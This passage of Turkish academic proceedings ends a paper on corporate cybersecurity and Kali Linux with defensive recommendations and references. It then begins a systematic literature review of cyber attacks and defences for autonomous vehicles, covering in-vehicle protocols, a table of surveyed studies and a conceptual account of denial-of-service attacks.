- Giriş Doğrulama: Kullanıcı girdilerini sıkı bir şekilde doğrulayın ve herhangi bir zararlı veriyi filtreleyin.

- Parametrelili Sorgular: Dinamik SQL yerine hazır beyanlar, parametrelili sorgular veya depolanmış işlemler kullanın ve SQL enjeksiyon saldırılarını önleyin.

- Güvenlik Tedbirleri Kullanın: Güvenlik duvarı, intrüzyon algılama ve önleme sistemleri ve web uygulama güvenlik duvarı gibi güvenlik tedbirlerini kullanın.

- Düzenli Güncellemeler: Tüm yazılım ve uygulamaları en son güvenlik yamalarıyla güncel tutun.

- Çalışan Farkındalığı: Çalışanlara düzenli güvenlik eğitimi verin ve enjeksiyon saldırılarının tehlikeleri hakkında eğitin.

- Kullanıcı Yetkilerini Sınırlayın: Kullanıcıların ve uygulamaların yetkilerini sadece gerekli izinlere sınırlayın.

- Loglama ve İzleme: Sistem etkinliğinin loglamasını ve izlenmesini etkinleştirin ve potansiyel güvenlik tehditlerine zamanında yanıt verin.

8. Sonuç ve Öneriler

Kurumsal siber güvenlik zafiyetlerinin tespitinde önemli bir role sahip olan Kali Linux sadece zafiyet tespitleri için değil karşı ataklar yapmak içinde kullanılabilir; ancak bu atakları yasal sınırlar içerisinde kalarak gelen saldırıları bertaraf etmek için yapmalı. Kali Linux, Linux tabanlı bir dağıtım olduğundan azami faydalanmak için linux işletim sistemi hakkında bilgi sahibi olmak gerekir. Bu da profesyonel anlamda Kali Linux'u efektif kullanmada avantaj sağlayacaktır. Bu bağlamda kurumlar çalışanlarına siber güvenlik eğitimlerini incelemeleri ve bu hususta ar-ge sermayesi ayırmalı. Kurumsal yerlerin siber güvenliklerini sağlamasında yapılması gerekenleri şöyle sıralayabiliriz:

- Her kurum içinde siber güvenlik departmanı ve bu departmandan sorumlu bir siber güvenlik uzmanı olmalı. Ayrıca departman içinde iş bölümü yapılmalı.

- Siber güvenlik uzmanının öncülüğünde her yıl kurum çalışanlarına en az bir kez olmak üzere siber güvenlik eğitimleri verilmeli.

- Farkındalık yaratmak açısından siber saldırı tatbikatları yapılmalı ve sonuçları gözlemlenmeli.

• Kurum çalışanlarına verilecek eğitim; şifre güvenliği, e-posta güvenliği, kişisel verilerin gizliliği, interneti güvenli kullanma, siber saldırı türleri ve bilişim teknolojileri araçlarını güvenli kullanma gibi başlıklardan verilmeli.

Kurumdaki çalışan siber güvenlik uzmanının sahip olması gereken özellikler şunlar olmalıdır:

• Ağ ve altyapı güvenliği: Firewall yapılandırması, VPN ve DNS gibi teknolojileri anlamalıdır.

• Web uygulamalarının güvenliği: XSS, SQL injection ve CSRF gibi saldırı türlerini anlamalıdır.

• Endpoint cihazların güvenliği: Antivirus yazılımları ve disk şifreleme teknolojileri gibi çözümleri anlamalıdır.

• Şifreleme ve veri koruma: SSL/TLS protokollerini ve veri şifreleme yöntemlerini anlamalıdır.

• Risk yönetimi ve uyumluluk: HIPAA, PCI DSS gibi yasal mevzuat ve standartları anlamalıdır.

• Olay yanıtı ve adli bilişim: Olay yönetimi süreçleri ve adli bilişim araçlarını anlamalıdır.

• Siber güvenlik yasaları ve etik: Yasal sorumluluklar ve güvenliği ihlal eden davranışların yasal sonuçlarını anlamalıdır.

• Güvenlik işletimi ve yönetimi: Güvenlik programlarının yönetimi ve çalışanların eğitimi gibi konuları anlamalıdır.

Daha birçok madde sıralanabilir. Ayrıca kurum siber güvenlik uzmanları sürekli güncel teknolojileri takip etmeli ve yeniliklere ayak uydurmalı. Böylece gelecebilecek yeni tip siber saldırılara karşı hazırlıklı olacaktır.

Kaynakça

- [1] Yaşar, H., Kurumsal Siber Güvenliğe Yönelik Tehditler ve Mücadele Yöntemleri: Eylem Planı Örneği. Gazi Üniversitesi, Bilişim Enstitüsü, Yönetim Bilişim Sistemleri Anabilim Dalı, Yüksek Lisans Tezi, 2014
- [2] Akyıldız, M.A., Siber Güvenlik Açısından Sızma Testlerinin Uygulamalar ile Değerlendirilmesi. Süleyman Demirel Üniversitesi, Fen Bilimleri Enstitüsü, Elektronik Haberleşme Mühendisliği Anabilim Dalı, Yüksek Lisans Tezi, 2013
- [3] Aytekin, A., Türkiye'nin siber güvenlik stratejisi ve eylem planının değerlendirilmesi, Gazi Üniversitesi, Bilişim Enstitüsü, Bilişim Sistemleri Anabilim Dalı, Yüksek Lisans Tezi, 2015
- [4] İnternet: IBM Security X-Force Threat Intelligence Index 2022 Full Report, <https://www.ibm.com/downloads/cas/ADLMYLAZ> .Erişim Tarihi:27.01.2023.
- [5] İnternet: <https://www.kali.org/docs/introduction/what-is-kali-linux/> .Erişim Tarihi:28.01.2023.
- [6] İnternet: <https://www.kali.org/docs/introduction/what-is-kali-linux/> .Erişim Tarihi:28.01.2023.
- [7] İnternet: <https://www.kali.org/docs/introduction/kali-linux-history/> .Erişim Tarihi:28.01.2023.
- [8] J. Mirkovic, P. Reiher, "A Taxonomy of DDoS Attack and DDoS Defense Mechanisms", Computer Communications Review, 34(2), 39-54, 2004.
- [9] P. Ramesh, D. L. Bhaskari, CH. Satyanarayana, "A Comprehensive Analysis of Spoofing", International Journal of Advanced Computer Science and Applications, 1(6), 157-162, 2010.
- [10] Ö. Can, M. F. Akbaş., "Kurumsal Ağ ve Sistem Güvenliği Politikalarının Önemi ve Bir Durum Çalışması", Türk Bilim Araştırma Vakfı Bilim Dergisi, 7(2), 16-31, 2014.

OTONOM ARAÇLARDA SİBER SALDIRILAR VE SAVUNMA

Selahattin Özdemir^{*1}, Sedat Akleylek²

¹Ondokuz Mayıs Üniversitesi, Lisansüstü Eğitim Enstitüsü, Samsun, TÜRKİYE,
selahattin.ozdemir@gsb.gov.tr

²Ondokuz Mayıs Üniversitesi, Lisansüstü Eğitim Enstitüsü, Samsun, TÜRKİYE,
sedat.akleylek@bil.omu.edu.tr

*Sorumlu Yazar: selahattin.ozdemir@gsb.gov.tr

Özet: Teknolojinin hızla gelişmesiyle birlikte, otonom araçlarda da gelişmeler yaşanmış. Buna bağlı olarak otonom araçların yaygınlaşmasıyla güvenliğin önemi artmış ve bu da daha yüksek güvenlik gereksinimlerinin olduğunu göstermektedir. Otonom araçlar güvenlik mekanizmalarından yoksundur ve çeşitli siber saldırılara karşı savunmasızdırlar. Bu makale, otonom araçlarda olası siber saldırılar, savunma ve literatürde önerilen ilgili tespit mekanizmaları incelemeyi amaçlamaktadır. Bu nedenle otonom araç ve unsurlarına yönelik siber saldırılar ve savunma ile ilgili sistematik bir literatür taraması gerçekleştirilerek çalışmaları belirttik. Çalışmada, otonom araçların sistematik ve kapsamlı bir incelemesi için 2017'den günümüze kadar olan makalede açıklanan siber saldırı ve savunma ile ilgili akademik çalışmaları analiz ettik. Otonom araçlarda siber saldırıları, hizmet reddi, tekrar, bulanık, sibil, sahtecilik, ortadaki adam ve kötü amaçlı yazılım saldırıları olarak sınıflandırdık. Saldırıları sınıflandırarak ana bileşenleri, görevleri ve avantajları ile birlikte sunduk. Bu tür siber saldırılara karşı mevcut güvenlik mekanizmaları; şifreleme, güvenlik duvarı, kimlik doğrulama ve saldırı tespit sistemleri olarak belirledik. Siber saldırılardan daha çok hizmet reddi saldırısının gerçekleştiği gözlemlendi. Bu çalışmada son olarak, incelenen çalışmalardaki eksiklikler tespit edildi. Böylece, otonom araç güvenliği ile ilgili gelecekteki çalışmalar için bir bakış açısı sağlanmaktadır.

Anahtar Kelimeler: Otonom Araç, Siber Saldırı, Savunma, Saldırı Tespit Sistemi

Cyber Attacks and Defense in Autonomous Vehicles

Selahattin Özdemir^{*1}, Sedat Akleylek²

¹Ondokuz Mayıs University Institute Of Graduate Studies, Samsun, TURKEY,
selahattin.ozdemir@gsb.gov.tr

² Ondokuz Mayıs University Institute Of Graduate Studies, Samsun, TURKEY,
sedat.akleylek@bil.omu.edu.tr

*Corresponding author:selahattin.ozdemir@gsb.gov.tr

Abstract: With the rapid development of technology, there have also been developments in autonomous vehicles. Accordingly, the importance of safety has increased with the spread of autonomous vehicles, which indicates that there are higher safety requirements. Autonomous vehicles lack security mechanisms and are vulnerable to various cyber attacks. This article aims to examine possible cyber attacks in autonomous vehicles, defense and related detection mechanisms proposed in the literature. For this reason, we have carried out a systematic literature review on cyber attacks and defense against autonomous vehicles and their elements and indicated the studies. In the study, we analyzed the academic studies on cyber attack and defense described in the article from 2017 to the present for a systematic and comprehensive review of autonomous vehicles. We have classified cyber attacks on autonomous vehicles as denial of service, replay, fuzzy, sibil, spoofing, man-in-the-middle and malware attacks. We have classified the attacks and presented them with their main components, tasks and advantages. We have identified the existing security mechanisms against such cyber attacks as encryption, firewall, authentication and intrusion detection systems. It has been observed that denial of service attacks are more common than cyber attacks. Finally, in this study, deficiencies in the studies

examined were identified. Thus, a perspective is provided for future studies on autonomous vehicle safety.

Keywords: Autonomous Vehicle, Cyber Attack, Defense, Intrusion Detection System.

1. Giriş

Son yıllarda teknolojinin gelişmesi ile birlikte insan hayatını kolaylaştıran birçok robot üretilmiştir. Yapay zekâ, kuantum hesaplama, robotik, IoT (nesnelerin interneti), beşinci ve altıncı nesil kablosuz iletişim teknolojileri (5G,6G) gibi teknolojilerin artması, verilerin işlenebilir olması, buna bağlı olarak hızlı işlemcilerin piyasaya çıkmasıyla otonom araçlar hız kazanmış ve önemi artmıştır (Yiğit,2020). Otonom araç dendiğinde akla gelmesi gereken şey insan faktörü olmadan seyahati mümkün kılabiliyor olmalarıdır. Otonom araç tanım olarak, otomatik kontrol sistem donanımları ve yazılımları sayesinde insan faktörüne ihtiyaç duymadan yol alabilen araçları ifade eder. Otonom araçların çıkması ile beraber güvenlik endişeleri meydana geldi. Bu nedenle otonom araçlara yönelik siber saldırılar ve savunmalar üzerine araştırmalar yapıldı. Yaptığımız inceleme, otonom araçlarda siber saldırılar ve savunma alanlarında araştırma yapan okuyuculara yöneliktir.


Bu çalışmanın katkıları şu şekildedir:

- Otonom araçlara yönelik siber saldırılar ve savunmalar için yapılan araştırmalar, zaman içinde kullanılan teknolojiler kısaca belirtilerek kronolojik bir sıra ile düzenlenmiştir.
- Otonom araçlara yönelik siber saldırıların kapsamlı bir araştırması sonucunda, gelecekte otonom araçlara yönelik siber saldırıların, araçların diğer basit unsurlarından ziyade araç içi ağlar ve iletişim teknolojilerini daha fazla hedef alacağı gözlemlenebilir.
- Geleceğin otonom araçlarda savunma unsurlarının oluşmasına yardımcı olacaktır.

Bu makalenin geri kalanı şu şekilde düzenlenmiştir. Bölüm II, Yapılan çalışmada araştırma yöntemleri belirtilmiş ve otonom araç unsurları kapsamında otonom sürüş sistemleri ve iletişim teknolojilerini ele alınmaktadır. Bölüm III, otonom araçlarda siber saldırılar ile ilgili çalışmalar ve IV. bölümde, otonom araçlarda savunma metotları ve çalışmaları açıklanmaktadır. Son olarak, gözlemlerimizi özetlemekte ve olası araştırma yönleriyle sonuçlandırıyoruz.

2. Araştırma Metodu

Yapılan bu çalışmada sistematik bir literatür incelemesi yapılmıştır. Çalışma yapılırken planlama, incelemeyi yürütmek ve incelemeyi belgelemek gibi aşamalara ayrılmıştır. Bu aşamalar şekil 1’de görülmektedir.



Şekil 1. Sistematik literatür tarama süreci (Fernandez vd., 2022)

Sistematik literatür taraması gibi bir çalışmanın yürütülmesinde önemli bir unsur, çalışma için bir protokol oluşturmaktır (planlama aşamasında). Protokol, sistematik incelemenin nasıl yapılacağını önceden tanımlayarak çalışmadaki önyargıyı en aza indirmeyi amaçlamaktadır ve kendisi de gözden geçirilmesi gereken bir belgedir. Protokol, izlenecek süreci, birincil çalışmaları seçerken uygulanacak koşulları, herhangi bir sınır koşulunu, kalite önlemlerini belirterek inceleme için ayrıntılı planı içerir. Ayrıca, çeşitli görevleri ve alt görevleri kimin üstleneceğine dair ayrıntıları da belirtebilir.

Bu çalışmadaki ana amaç 2017'den günümüze kadar otonom araçlarda siber saldırılar ve savunma tekniklerini incelemektir. 2017'den günümüze kadar olan makalelerin toplanması Google Akademik veri tabanı üzerinden yapılmıştır. Bu veri tabanında kullanılan sorgu cümleleri ve sorgu alanları ile ilgili bilgiler Tablo 1'de verilmektedir. Bu veri tabanı üzerinde yapılan çalışma aşağıdaki gibi gerçekleştirilmiştir:

- İlk olarak, ilgilenilen konuyla ilgili mevcut tüm makaleleri veri tabanlarından aldık.
- İkincisi, aramalardan elde edilen sonuçlar filtrelendi (yazılan dil, konu alanları vb.). Veri tabanı tarihi dönem açık bırakıldı. Aramada bulunan belge türleri ağırlıklı olarak dergilerde, konferanslarda ve bildirilerdeki yayınlardır.
- Üçüncüsü, veri tabanı da yayınların kaynağı, yazarların adı, bağlantıları, referansları ve yayın türü, özet veya anahtar kelimeler gibi arama sonucuna ilişkin önemli bilgiler dışa aktarılıp bir dosya oluşturuldu.

Tablo 1. Veri tabanında Gerçekleştirilen Sorgu ve Alanları

Veri Tabanı	Sorgu	Sorgu Alanı
Google Akademi	Otonom araçlar, siber saldırılar, siber, saldırı, otonom, saldırı, savunma, güvenlik	Tüm alanlar

Otonom araçlara yönelik yapılan siber saldırılar ve savunma ile ilgili yapılan çalışmaları daha iyi anlamak için öncelik olarak otonom araç unsurlarını tanımak gerekir.

2.1. Otonom Araç Unsurları

Otonom araçlar kavramsal olarak güvenlik açısından şekil 2'de gösterildiği gibi kontrol sürüş sistemleri ve iletişim teknolojileri gibi iki temel unsurdan oluşur.

KONTROL SÜRÜŞ SİSTEMLERİ			İLETİŞİM TEKNOLOJİLERİ	
Elektronik Kontrol Ünitesi (ECU)	Sensörler	Araç İçi Protokoller	VANET'ler (Özel Araç Ağları)	İnternet
Gövde Kontrol Ünitesi (BCU)	Küresel Konumlama Sistemi (GPS)	Yerel Bağlantı Ağı (LIN)	Araçtan Araca Bağlantı (V2V)	5G
Motor Kontrol Ünitesi (ECU)	Ataletsel Ölçme Ünitesi (IMU)	Denetleyici Alan Ağı (CAN)	Araçtan Altyapıya Bağlantı (V2I)	6G
Kilitlenme Önleyici Fren Ünitesi (ABS)	Radar	FlexRay	Araçtan Her şeye Bağlantı (V2X)	
Şanzıman Kontrol Ünitesi (TCU)	Lidar	MOST (Medya Odaklı Sistem Taşımacılığı)	Araçtan Ağa Bağlantı (V2N)	
	Ultrasonik Sensörler	Ethernet	Araçtan Şebekeye Bağlantı (V2G)	
	Dijital Kameralar		Araçtan Yayaya Bağlantı (V2P)	
			Araçtan Yol Kenarı Birimine Bağlantı (V2R)	

Şekil 2. Otonom araçların Unsurları

2.1.1. Elektronik Kontrol Üniteleri (ECU)

Elektronik Kontrol Üniteleri, motorlu araçlarda belirli bir sistemi çalıştırıp yöneten üniteye denir. Bir veya daha fazla elektrik sistemini kontrol eden gömülü sistemden oluşur (Kurt, 31). Aracın farklı parçaları hakkında bilgi sağlar.

2.1.2. Sensörler

Otonom araçlar genellikle çevreleri hakkında bilgi toplamak için bir dizi sensörler ile donatılmıştır. Bu sensörler sayesinde otonom araçlar çevresi hakkında kapsamlı bir bilgiye sahip olur ve bu çevresel bilgiler ışığında engelleri tespit edebilir. Ayrıca bu sensörler sayesinde aracın dünya üzerinde bulunduğu konumu, hızı, direksiyon pozisyonu, fren durumu ve bulunduğu konumdan ne kadar uzakta olduğuyla alakalı bilgiler de elde edilebilir (Gökozan ve Taştan, 2018).

2.1.3. Araç İçi Protokoller


Elektronik kontrol üniteler gibi farklı bileşenler arasında verimli bir iletişimin sağlanması için Yerel Bağlantı Ağı (LIN), Denetleyici Alan Ağı (CAN), FlexRay, Ethernet ve Medya Odaklı Sistem Taşımacılığı (MOST) gibi çeşitli araç içi ağ protokolleri kullanılmaktadır. Araç içi ağ protokollerin karşılaştırılması Tablo 2'de gösterilmiştir.

Tablo 2. Araç İçi Protokollerin Karşılaştırılması

Özellikler	LIN	CAN	FlexRay	MOST	Ethernet
Veri Hızı	20 kBit/s	1 Mbit/s	10 Mbit/s	25-50-100 Mbit/s	100-1000 Mbit/s
Güvenlik Özellikler	Düşük	Düşük-Orta	Yüksek	Orta	Orta-Yüksek
Uygulama Alanı	Basit ve daha az zaman gerektiren	Güç aktarma organları vücut kontrol	Gelişmiş şaşı kontrolünde kullanılır.	Bilgi eğlence uygulamalarında kullanılır.	Yüksek bant genişliği gerektiren

	uygulamalarda kullanılır.	alanlarında uygulanır.			uygulamalarda kullanılır.
Maliyet	Düşük	Düşük-Orta	Yüksek	Çok Yüksek	Yüksek
Topoloji	Bus	Bus, Yıldız	Bus, Yıldız, hibrid	Halka, Yıldız	Bus, Yıldız
Mimari	Tek Master	Çoklu Master	Çoklu Master	Çoklu Master	Çok Yollu Takım Zinciri
Fiziksel Katman	Elektrikli Tek Telli, 12V	Elektrikli çift Telli, 5V	Çift Telli/Optik elektrik	Fiber Optik/Koaksiyel	Bir veya daha fazla bükümlü çift

Araç içi protokollerin standart veri çerçevesi yapısı şekil 3'te belirtilmiş ve veri çerçeve yapısı kısımları açıklanmıştır.



Şekil 3. Araç İçi Protokollerin Çerçeve Yapısı

- **Kesme Alanı:** Veri yolu üzerindeki tüm düğümler için bir çerçeve başlangıcı görevi görür ve herhangi bir zamanda iletişimini başlatır.
- **Senkron Alan:** Baud hızının periyotlarını ölçer.
- **Korumalı Kimlik (ID):** Düğümlerin yöneticiye yanıt verdiği kimliği belirtir.
- **Sağlama Alanı:** Veri baytlarını toplar ve verilerin doğruluğunu kontrol eder.
- **Çerçevenin Başlangıcı (SOF):** Mesaj iletiminin başlamasıyla ilgili olarak tüm düğümleri senkronize etmek ve bilgilendirmek için kullanılır.
- **Tahkim:** Mesajın kimlik bilgisini belirtir.
- **Kontrol:** Bu alan kaç bayt verinin gönderileceğini belirtir.
- **Veri Miktarı:** Veri çerçeveleri ile iletilecek olan veriyi içermektedir.
- **Döngüsel Artıklık Denetimi (CRC):** Mesaj iletimi ile ilgili hatayı tespit etmek için kullanılır.
- **Kabul (ACK):** Alıcı düğümden mesajın uygun şekilde alındığına dair onay almak için kullanılır.
- **Çerçeve Sonu (EOF):** Veri çerçevesinin sonlandığını belirtmek için kullanılmaktadır.
- **Çerçeveler Arası Aralık (IFS):** İletileri ayırmayı sağlar.
- **Uzunluk:** Veri çerçevesinde kaç bayt verinin iletildiğini tanımlar.
- **Döngü:** Gönderilen çevrim sayısını tutmaktadır.

- **Kontrol Kanal:** Kontrol verilerine sahiptir. Kontrol kanal düşük hızda ve kısa paketle olay odaklı iletim için kullanılır.

- **Senkron Kanal:** Yüksek hızda veri akışını desteklemek için kullanılır.

- **Asenkron Kanal:** Paket dağıtılmış verilere sahiptir. Asenkron kanal, yüksek hızlı ve büyük paketli paket odaklı iletim için kullanılır.

- **Hedef Adres:** Hedef düğümün fiziksel adresini içerir.

- **Kaynak Adres:** Kaynak düğümün fiziksel adresini içerir.

2.1.4. İletişim


Otonom araçlarda iletişim VANETs (özel araç ağları) ve internet aracılığı ile yapılır. İletişim türleri (Avcı, 53) araçtan her şeye (V2X), araçtan araca (V2V), araçtan altyapıya (V2I), araçtan ağa (V2N), araçtan şebekeye (V2G), araçtan yayaya (V2P) ve araçtan yol kenarı birimidir (V2R). İnternet yolu ile yapılan iletişim 5G ve 6G kullanılarak yapılır.

5G: Beşinci nesil kablosuz iletişim teknolojilerdir. 5G, IoT (nesnelerin interneti) ağlarını güçlendirdiği için günümüzde kullandığımız otonom arabaları daha kullanışlı hale getirmeyi hedefler.

6G: 5G'nin ardılı olarak hücreli veri ağlarını destekleyen altıncı nesil kablosuz iletişim teknolojileridir. Haberleşme teknolojisinde Wi-Fi yerine Li-Fi teknolojisi olarak görünür. Bu teknoloji yapay zekâ desteği ile akıllı iletişim ortamı sunar. Bu teknoloji ile gelecekte üç boyutlu görüntü, koklama, dokunma ve tat alma duyuları da iletilebilecek, uzaktan sağlık hizmeti verilebilecek, akıllı altyapılar geliştirilebilecek, otonom araçlar ve siber-fiziksel sistemler oluşturulabilecektir.

3. Otonom Araçlarda Siber Saldırılar

Siber saldırı, sistemlerin açıklarını kullanarak ya da çeşitli yazılımlardan faydalanarak sistemlere girilmesi, bilgilerin elde edilmesi ya da değiştirilmesini ifade eder. Otonom araç unsurları siber saldırılara karşı savunmasızdır. Yapılan aramalar sonucu Tablo 4'te belirtildiği gibi 35 makale incelenmiştir. İncelenen makalelerde hizmet reddi saldırısı (DoS) 20, bulanık saldırı 8, sahtecilik saldırısı 15, tekrar saldırısı 9, ortadaki adam saldırısı 1, sibil saldırısı 6 ve kötü amaçlı yazılım saldırısı 6 olmak üzere 65 çalışma ele alınmıştır. Yapılan çalışmada otonom araçlarda şekil 3'te gösterildiği gibi daha fazla hizmet reddi saldırısının gerçekleştiği gözlemlenmiştir.



Şekil 4. Otonom Araçlarda Siber Saldırılar

Tablo 3. Otonom Araçlarda Siber Saldırılar ile İlgili Yapılan Çalışmalar

Referans	Saldırı Türü	Yapılan Çalışma
Hasain vd. (2020)	DoS, Bulanık, Sahtecilik	LSTM-based intrusion detection system for in-vehicle can bus communications
Song ve Kim (2021)	DoS, Bulanık, Sahtecilik	Self-supervised anomaly detection for in-vehicle network using noised pseudo normal data
Tariq vd. (2020)	DoS, Bulanık, Tekrar	CAN-ADF: The controller area network attack detection framework
Song vd. (2020)	DoS, Bulanık, Sahtecilik	In-vehicle network intrusion detection using deep convolutional neural network
Qin vd. (2021)	DoS, Bulanık, Sahtecilik	Application of controller area network (CAN) bus anomaly detection based on time series prediction
Jan vd. (2018)	Sibil	A Sybil attack detection scheme for a forest wildfire monitoring application
Ahmad vd. (2018)	Ortakdaki adam	Man-in-the-middle attacks in vehicular ad-hoc networks: Evaluating the impact of attackers' strategies
Ren vd. (2018)	Tekrar	The Security of Autonomous Driving: Threats, Defences, and Future Directions
Loukas vd. (2017)	DoS, Kötü Amaçlı Yazılım	Cloud-Based Cyber-Physical Intrusion Detection for Vehicles Using Deep Learning
Palanca vd. (2017)	Hizmet Reddi (DoS)	A stealth, selective, link-layer denial-of-service attack against automotive networks.
Martinelli vd. (2017)	Sahtecilik, Bulanık, DoS	Car hacking identification through fuzzy logic algorithms
Fowler vd. (2019)	Bulanık	A Method for Constructing Automotive Cybersecurity Tests, a CAN Fuzz Testing Example
Zeng vd. (2018)	Sahtecilik	All Your GPS Are Belong To Us: Towards Stealthy Manipulation of Road Navigation Systems
Shin vd. (2017)	Sahtecilik	Illusion and dazzle: Adversarial optical channel exploits against lidars for automotive applications
Eiza ve Ni (2017)	Kötü Amaçlı Yazılım	Driving with Sharks: Rethinking Connected Vehicles with Vehicle Cybersecurity
Yao vd. (2018)	Sibil	Multi-Channel Based Sybil Attack Detection in Vehicular Ad Hoc Networks Using RSSI
Muhamad vd. (2018)	Sibil	Sybil Attacks in Intelligent Vehicular Ad Hoc Networks: A Review
Lim vd. (2019)	Sibil	Detecting Location Spoofing using ADAS sensors in VANETs
Cao vd. (2019)	Sahtecilik	Adversarial Sensor Attack on LiDAR-based Perception in Autonomous Driving
Aliwa vd. (2021)	DoS, Sahtecilik	Cyberattacks and countermeasures for in-vehicle networks
Girdhar vd. (2022)	DoS, Sahtecilik	Post-accident cyberattack event analysis for connected and automated vehicles
Wu vd. (2022)	DoS, Sahtecilik	GAP-MM: 5G-Enabled Real-Time Autonomous Vehicle Platoon Membership Management Based on Blockchain
Limbasiya vd. (2022)	Sibil, Tekrar	A Systematic Survey of Attack Detection and Prevention in Connected and Autonomous Vehicles
Hasrouny vd. (2017)	DoS, Tekrar, Sahtecilik, Sibil, Kötü Amaçlı Yazılım	VANet security challenges and solutions: A survey
Kumar v Mann (2019)	DoS	Prevention of DoS Attacks by Detection of Multiple Malicious Nodes in VANETs
Lee vd. (2017)	DoS, Bulanık	OTIDS: A novel intrusion detection system for in-vehicle network by using remote frame

Sun vd. (2021)	DoS, Sahtecilik, Tekrar	A Survey on Cyber-Security of Connected and Autonomous Vehicles (CAVs)
Parkinson vd. (2017)	DoS	Cyber Threats Facing Autonomous and Connected Vehicles: Future Challenges
Liu vd. (2017)	DoS, Tekrar	In-vehicle network attacks and countermeasures: Challenges and future directions
Cui vd. (2019)	DoS, Tekrar, Sahtecilik, Kötü Amaçlı Yazılım	A review on safety failures, security attacks, and available countermeasures for autonomous vehicles
Al-Jarrah vd. (2019)	DoS, Kötü Amaçlı Yazılım, Tekrar	Intrusion detection systems for intra-vehicle networks: A review
Liu vd. (2017)	DoS	A functional co-design towards safe and secure vehicle platooning
Nunez vd. (2019)	Sahtecilik	Protecting the Unmanned Aerial Vehicle from Cyberattacks
Mondal ve Jana (2019)	Tekrar	Detection of Fabrication, Replay and Suppression Attack in VANET- A Database Approach
Luo vd. (2018)	Kötü Amaçlı Yazılım	Wireless Telematics Systems in Emerging Intelligent and Connected Vehicles: Threats and Solutions

3.1. Bulgular ve Tartışma

Çalışmanın bu kısmında otonom araçlarda siber saldırı (Avcı, 53) ile ilgili kullanılan yöntemleri incelemek için yapılan sistematik literatür tarama sonucunda elde edilen çıktılar paylaşılmış ve detaylandırılmıştır.

Hizmet Reddi (DoS) Saldırısı: Hizmet reddi (DoS) saldırısı, sistemin beklenen işlevselliğini azaltmayı veya bozmayı amaçlar. Diğer bir deyişle saldırganın botnetler aracılığı ile bir araca veri göndererek aracın cevap verebilirliğini engelleyerek, diğer araçlar ile olan iletişimin aksamasına sebep olan kesintidir. Örneğin, bir saldırgan, hedef sisteme istek gönderebilir, sistemin kaynaklarını tüketebilir ve işlevlerine zarar verebilir. Denizanası saldırısı, akıllı dolandırıcı saldırısı ve sel saldırısı hizmet reddi (DoS) saldırı türleridir. DoS saldırıları (Kumar ve Mann, 2019), düşman tüm iletişim kanalını girişim sinyalleriyle bloke ettiğinde gerçekleşir. Düşman, işe yaramaz mesajlar ekler veya ağ düğümlerinde bazı sorunlar yaratır. Bu nedenle, gerçek kullanıcılar ağ hizmetlerine erişemez. Doğru mesajlar hedeflerine ulaşamaz. DoS saldırıları gecikmeye neden olabilir ve alıcının yanıtını engelleyebilir. (Lee vd., 2017), Kia Soul üzerinde DoS saldırıları başlatarak deneyler gerçekleştirdi. Saldırgan, veri yolu üzerindeki kısa bir döngüde yüksek öncelikli mesajlar enjekte etti. Herhangi bir düğüm bir ağ yöneticisi tarafından sahiplenilmediğinden veya kontrol edilmediğinden, kötü niyetli bir düğüm, yetkisiz erişim elde etmek için protokol kurallarına uymayabilir. (Hossain vd., 2020), bir DoS saldırısı sırasında, CAN veri yolu sistemi mesajlarla dolup taşar; bu nedenle, ECU'ların düzenli iletişimleri bir kesintiyi tetikler ve CAN ağı meşru kullanıcılar tarafından kullanılamaz hale gelir. (Tariq vd., 2020), çalışmasındaki saldırganlar, veri yoluna kısa bir zaman aralığında yüksek öncelikli paketleri enjekte etti. Genellikle, 